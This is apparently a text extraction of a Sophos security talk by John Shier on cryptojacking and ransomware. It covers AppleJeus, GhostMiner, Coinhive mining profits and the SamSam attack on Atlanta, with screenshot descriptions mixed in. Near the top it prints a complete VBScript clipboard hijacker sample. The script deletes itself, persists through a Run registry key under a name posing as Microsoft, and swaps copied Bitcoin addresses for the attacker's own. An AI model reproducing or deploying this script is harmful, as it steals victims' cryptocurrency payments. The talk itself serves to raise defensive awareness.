

From Ransomware to Cryptojacking: Think **AND** not **OR**

John Shier

Sr. Security Advisor - [@john_shier](https://twitter.com/john_shier)

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SOPHOS



5.50 100
MID TIME DAY 1

```
Set objWSH = CreateObject("WScript.Shell")
Set objFSO = CreateObject("Scripting.FileSystemObject")
objFSO.DeleteFile(wscript.ScriptFullName)
On Error Resume Next

MyBTCAddress = "16kTgpux2489MN7YXoyqbtQMima3SWDogw"

BTCFolder = objWSH.ExpandEnvironmentStrings("%PROGRAMDATA%") & "\Microsoft Essentials"
BTC = BTCFolder & "\Software Essentials.vbs"
RegKeyName = "Microsoft Software Essentials"

If Not objFSO.Folderexists(BTCFolder) then
objFSO.CreateFolder BTCFolder
End If
Const HKEY_CURRENT_USER = &H80000001
strComputer = "."
Set objRegistry = GetObject("winmgmts:\\.\&strComputer & \root\default:StdRegProv")
objRegistry.SetStringValue HKEY_CURRENT_USER, "Software\Microsoft\Windows\CurrentVersion\Run", RegKeyName, chr(34) & BTC & chr(34)

Sub CreateBTCs
Set FileBTC = objFSO.CreateTextFile(BTC, True)
FileBTC.WriteLine "On Error Resume Next"
FileBTC.WriteLine "Set objHTML = CreateObject(" & chr(34) & "HTMLfile" & chr(34) & ")"
FileBTC.WriteLine "Set objWSH = CreateObject(" & chr(34) & "WScript.Shell" & chr(34) & ")"
FileBTC.WriteLine "Do"
FileBTC.WriteLine "wscript.sleep(500)"
FileBTC.WriteLine "Clipboard = objHTML.ParentWindow.ClipboardData.GetData(" & chr(34) & "text" & chr(34) & ")"
FileBTC.WriteLine "LengthofClipboard = Len(Clipboard)"
FileBTC.WriteLine "If Left(Clipboard,1) = " & chr(34) & "1" & chr(34) & " then"
FileBTC.WriteLine "If LengthofClipboard >= 26 and LengthofClipboard <= 35 then"
FileBTC.WriteLine "objWSH.run " & chr(34) & "C:\Windows\System32\cmd.exe /c echo " & MyBTCAddress & "| clip" & chr(34) & ", 0"
FileBTC.WriteLine "End If"
FileBTC.WriteLine "End If"
FileBTC.WriteLine "If Left(Clipboard,1) = " & chr(34) & "3" & chr(34) & " then"
FileBTC.WriteLine "If LengthofClipboard >= 26 and LengthofClipboard <= 35 then"
FileBTC.WriteLine "objWSH.run " & chr(34) & "C:\Windows\System32\cmd.exe /c echo " & MyBTCAddress & "| clip" & chr(34) & ", 0"
FileBTC.WriteLine "End If"
FileBTC.WriteLine "End If"
FileBTC.WriteLine "Loop"
FileBTC.Close
End Sub

CreateBTCs

objWSH.run chr(34) & BTC & chr(34)
```

AppleJeus

WEX Account: Balance: \$ 0.00000000, Total at Last Price: \$ 0.0, Total at Ask/Bid Price: \$ 0.0

Market: Bid: \$ 6828.03, High: \$ 7000.0, Last Price: \$ 6838.505, Ask: \$ 6848.98, Low: \$ 6600.0, Volume: \$ 598.96794

Network: API Lag: 2.411 sec, Speed: 2.6 Kbps

Your Open Orders: Filter: BTC/USD, Total: \$ 0.00000000

No Open Orders

Order Book:

Total	↑↓	Amount	Price	Price	Amount	↑↓	Total
0.38016266	↓	0.38016266	6848.98	6828.03	0.00968810	↑	0.0096881
0.88016266		0.50000000	6854.989	6828.02	0.34852567		0.35821377
0.95116266		0.07100000	6854.99	6826.0	0.01465000		0.37286377
1.2754428		0.32428014	6855.0	6825.72	0.00439513		0.37725892
1.27660819		0.00116539	6860.888	6825.021	0.00147000		0.37872892
1.28915619		0.01254800	6861.188	6825.0	0.00733520		0.38806412
1.31568117		0.02652498	6861.205	6824.978	0.00586000		0.39192412
1.33268117		0.01700000	6862.0	6824.9	0.00147000		0.39339412
1.59268117		0.26000000	6864.0	6824.0	0.00366000		0.39705412
1.60434021		0.01163904	6868.0	6823.31	0.00147000		0.39852412
1.89608809		0.29174788	6868.972	6823.123	0.08800000		0.48752412
2.41738809		0.52130000	6869.0	6822.56	0.00147000		0.48899412
2.42138809		0.00400000	6870.0	6822.49	0.00294000		0.49193412
2.43338809		0.01200000	6871.123	6822.139	0.00147000		0.49340412

Buy Bitcoin: Total to spend: \$ 0.00000000, Price per coin: \$ 6848.999, Total to BUY: \$ 0.00000000, Zero profit Price: \$ 6.100, Zero profit Step: \$ 0.000, BUY

Sell Bitcoin: Total to SELL: \$ 0.00000000, Price per coin: \$ 6828.030, Amount to receive: \$ 0.00000000, Zero profit Price: \$ 0.100, Zero profit Step: \$ 6827.930, SELL

General: New Window, Powered By CELAS LIMITED

src: <https://securelist.com/operation-applejeus/87553/>

Products

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CCR1072-1G-8S+

1U rackmount, 1x Gigabit Ethernet, 8xSFP+ cages, LCD, 72 cores x 1GHz CPU, 16GB RAM, up to 120 million packets per second, 80Gbps throughput, RouterOS L6



Our new flagship router, the CCR1072, is powered by a Tiler 72 core CPU, each core is clocked at 1GHz, and to fully utilize this power, the CCR1072 is equipped with eight independently connected 10G SFP+ ports and single Ethernet port for management purposes.

The unit comes equipped with installed RouterOS L6, 16GB of built in ECC RAM, touchscreen color LCD, two removable (hotplug) power supplies for redundancy, smart card slot, microUSB, regular size USB, microSD and 2x M.2 slots for additional storage.

Thanks to the unique 72 core processor and ports that are directly connected to the CPU, CCR1072 is capable of over 120 million packets per second throughput.

GhostMiner



Is it worth it?

SOPHOS

Profit?




The screenshot shows the top of a web page with a hamburger menu icon on the left, the word "MOTHERBOARD" in the center, and the "VICE" logo on the right. Below the header, the word "COINHIVE" is written in a smaller font. The main headline reads: "'One of the Biggest' Coinhive Users Made \$7.69 In 3 Months". Below the headline, a sub-headline states: "A comprehensive report looks at the rise of in-browser cryptocurrency mining."



The screenshot shows a tweet from the account "Bad Packets Report" (@bad_packets). The tweet text reads: "The XMR wallet used by this cryptomining malware, 41ompKc8rx9eEXtAAm6RJTTm6jg8p6v3y33UqLMsUJS3gdUh739yf7ThiSVzsU4me7hbtVB61rf7EAVsJeRJKGQH4Lfi3hR, has mined a total of 0.63463611 XMR (~\$65 USD). What would you do with \$65?"

GhostMiner



The Biggest Cryptocurrency Hacks and Scams

Reported Loss (USD)


- Less than \$100K
- \$1M - \$5M*
- \$100K - \$1M
- \$5M - \$10M*

* one dot = \$1M

\$10M - \$100M*

\$10M - \$300M*

More than \$300M*



Article & Sources:
<https://howmuch.net/articles/biggest-cryptocurrency-hacks-scams>
<https://howmuch.net/sources/biggest-cryptocurrency-hacks-scams>

howmuch.net

Think **AND** not **OR**

SamSam



NYT National News 

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Atlanta's city government has been partially paralyzed for days by a cyberattack. Traffic tickets can't be paid online. Wi-Fi at the airport is down.

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Cybersecurity made simple.